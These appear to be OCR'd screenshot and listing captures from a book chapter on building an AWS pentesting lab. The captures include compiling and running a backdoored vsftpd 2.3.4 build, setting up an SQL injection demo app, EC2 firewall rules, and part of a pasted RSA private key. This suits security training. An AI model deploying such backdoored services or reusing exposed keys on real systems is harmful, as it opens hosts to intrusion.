

Table of Contents

Chapter 1: Setting Up a Pentesting Lab on AWS







```
# Makefile for systems with GNU tools
CC      =       gcc
INSTALL =       install
IFLAGS  = -idirafter dummyinc
#CFLAGS = -g
CFLAGS  =       -O2 -Wall -W -Wshadow #-pedantic

LIBS    =       `./vsf_findlibs.sh`
LINK    =       -Wl,-s,-lcrypt
```

```
gcc -o vsftpd main.o utility.o prelogin.o ftpcmdio.o postlogin.o privsock.o tunables.
o ftpdataio.o secbuf.o ls.o postprivparent.o logging.o str.o netstr.o sysstr.o strlis
t.o banner.o filestr.o parseconf.o secutil.o ascii.o oneprocess.o twoprocess.o privop
s.o standalone.o hash.o tcpwrap.o ipaddrparse.o access.o features.o readwrite.o opts.
o ssl.o sslslave.o ptracesandbox.o ftppolicy.o sysutil.o sysdeputil.o -Wl,-s,-lcrypt
`./vsf_findlibs.sh`
ubuntu@ip-172-31-42-243:~/vsftpd-2.3.4-infected$ ls -lha vsftpd
-rwxrwxr-x 1 ubuntu ubuntu 126K Apr  1 15:27 vsftpd
```

```
root@ip-172-31-42-243:~/vsftpd-2.3.4-infected# /usr/local/sbin/vsftpd &
[1] 11653
root@ip-172-31-42-243:~/vsftpd-2.3.4-infected# ftp localhost
Connected to localhost.
500 OOPS: vsftpd: cannot locate user specified in 'ftp_username':ftp
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
```

```
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
```



Retrieve Default Windows Administrator Password

To access this instance remotely (e.g. Remote Desktop Connection), you will need your Windows Administrator password. A default password was created when the instance was launched and is available encrypted in the system log.

To decrypt your password, you will need your key pair for this instance. Browse to your key pair, or copy and paste the contents of your private key file into the text area below, then click Decrypt Password.

The following Key Pair was associated with this instance when it was created.

Key Name AWS-PT

In order to retrieve your password you will need to specify the path of this Key Pair on your local machine:

Key Pair Path Choose File AWS-PT.pem.txt


Or you can copy and paste the contents of the Key Pair below:


```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxqfU+XLC18wu3LNXONSNGryTt6laLFL+R9LMVdXkEQLZWvDIMGAlkIOW5dIF
KJNsysgBqci3glZKQ0jHVfCWtVvJA6cfgM8Cwc6GT+Tddce+iCbM/eBfVDfBupnlybW6njMnjEMw
dsRj5NPfCh4H46XYPjkHPDJvt2ggn7dUb30p5FswoliSOZTSPy01fEAVS7i4A8Ylutz3wdjNpMMB
bJqFGhQXabjM5HPH25Q/ugQMfaeEgT3HeRVFKLRnoZe5yQnPJyjHBWwWraUhs0uWT9tz7fzL/rby
r/sK6Y7yCZaDYK8ZpDN1FZPnYdXv0VOiTN0yWVapYzQdJmg8FfuFHQIDAQABAoIBAEPTebvRmwTj
```


Cancel **Decrypt Password**


Requirements Add-ons More Downloads »

Windows XP or 2003 are not supported. You can download a compatible version of XAMPP for these platforms here.



Download Latest Version
xampp-win32-7.2.4-0-VC15-installer.exe (128.7 MB)
Get Updates
Home / XAMPP Windows / 1.8.2
Name
Modified
Size
Downloads / Week
Parent folder
xampp-win32-1.8.2-6-VC9.zip
2014-08-21
258.3 MB
153
xampp-win32-1.8.2-6-VC9.7z
2014-08-21
100.7 MB
25
xampp-win32-1.8.2-6-VC9-installer.exe
2014-08-21
121.6 MB
462
xampp-portable-win32-1.8.2-6-VC9-installer.exe
2014-08-21
72.6 MB
35



Find file
Clone or download
Clone with HTTPS
Use Git or checkout with SVN using the web URL.
https://github.com/ShinDarth/sql-injecti
Open in Desktop
Download ZIP


C:\xampp\htdocs
File Edit View Favorites Tools Help
Back Search Folders
Address C:\xampp\htdocs
Name Size Type
_bak File Folder
css File Folder
fonts File Folder
js File Folder
.gitignore 1 KB GITIGNORE File
books1.php 6 KB PHP File
books2.php 6 KB PHP File
database.sql 3 KB SQL File
db_connect.php 1 KB PHP File
footer.php 1 KB PHP File
index.php 3 KB PHP File
login1.php 6 KB PHP File
login2.php 6 KB PHP File
login3.php 6 KB PHP File
login4.php 6 KB PHP File
mobile-navbar.php 3 KB PHP File
README.md 1 KB MD File
regexp.php 7 KB PHP File



phpMyAdmin
Recent Favorites
New
cdcol
information_schema
mysql
performance_schema
phpmyadmin


Databases
Create database
sqli
Collation
Create


Server: 127.0.0.1 » Database: sqli
Structure
SQL
Search
Query
Export
Import
Importing into the database "sqli"
File to Import:
File may be compressed (gzip, bzip2, zip) or uncompressed.
A compressed file's name must end in .[format].[compression]. Example: .sql.zip
Browse your computer:
Browse...
database.sql
(Max: 2,048KiB)
Character set of the file:
utf-8


Mozilla Firefox Start Page
127.0.0.1 / 127.0.0.1 / sqli | ...
SQL Injection Demo
127.0.0.1
Search
SQL-Injection Demo
Standard Login
Numeric Login
Search
Tools
SQL Injection
Demonstration Project
The code of this demo is available at:
github.com/ShinDarth/sql-injection-demo
Francesco Borzì - Computer Security Project
www.openprogrammers.it



Instance: i-0b54695363bc134e7 (Ubuntu Server)
Public DNS: ec2-13-251-35-6.ap-southeast-1.compute.amazonaws.com
Description
Status Checks
Monitoring
Tags
Usage Instructions
Instance ID
i-0b54695363bc134e7
Instance state
running
Instance type
t2.medium
Elastic IPs
Availability zone
ap-southeast-1c
Security groups
Ubuntu 16.04 LTS - Xenial (HVM)-16.04 LTS 20180222-AutogenByAWSMP-. view inbound rules
Scheduled events
No scheduled events
Public DNS (IPv4)
ec2-13-251-35-6.ap-southeast-1.compute.amazonaws.com
IPv4 Public IP
13.251.35.6
IPv6 IPs
-
Private DNS
ip-172-31-42-243.ap-southeast-1.compute.internal
Private IPs
172.31.42.243
Secondary private IPs
VPC ID
vpc-db96dabe



search : sg-425ec43b
Add filter
Name
Group ID
Group Name
VPC ID
Description
sg-425ec43b
Microsoft Windows Server 2...
vpc-db96dabe
This security group was generated by AWS Marketplace
Security Group: sg-425ec43b
Description
Inbound
Outbound
Tags
Edit
Type
Protocol
Port Range
Source
Custom TCP Rule
TCP
3389
::/0



Edit inbound rules
Type
Protocol
Port Range
Source
Description
Custom TCP F
TCP
3389
Custom
::/0
e.g. SSH for Admin Desktop
All traffic
All
0 - 65535
Custom
172.31.22.195/32
Traffic from Kali
Add Rule
NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic that depends on that rule to be dropped for a very brief period of time until the new rule can be created.
Cancel
Save


```
        <h1>SQL Injection</h1>
        <h2>Demonstration Project</h2>
        <h3>The code of this demo is available at:</h3>
        <h2 class="hidden-xs"><a href="https://github.com/ShinDarth/sql-injectio
n-demo">github.com/ShinDarth/sql-injection-demo</a></h2>
        <p class="lead visible-xs"><a href="https://github.com/ShinDarth/sql-inj
ection-demo">github.com/ShinDarth/sql-injection-demo</a></p>
      </div>

      <div class="footer">
  <p class="text-center">Francesco Borzì - Computer Security Project</p>
  <p class="text-center"><a href="http://www.openprogrammers.it">www.openprogram
mers.it</a></p>
</div>

    </div> <!-- /container -->

    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.
js"></script>
    <script src="js/bootstrap.min.js"></script>
  </body>
</html>
* Connection #0 to host 172.31.26.219 left intact
```


Chapter 2: Setting Up a Kali PentestBox on the Cloud




